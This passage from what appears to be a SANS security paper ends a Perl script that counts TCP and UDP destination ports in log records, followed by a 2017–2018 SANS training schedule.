    $dst = (split(/:/,$fields[5]))[1];
    $size = @fields;
    if($_ =~ /UDP/) {
        $dst = "UDP_$dst";
    }
    else {
      $dst = "TCP_$dst";
    }

    if(defined($dests{$dst})) {
      $dests{$dst}++;
    } else {
      $dests{$dst} = 1;
    }
}

foreach $key (sort(keys(%dests))) {
    print OUTDST "$key\t$dests{$key}\n";
}

close(OUTSRC);
close(OUTDST);
```

Last Updated: September 21st, 2017

Upcoming Training

SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	Tysons, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced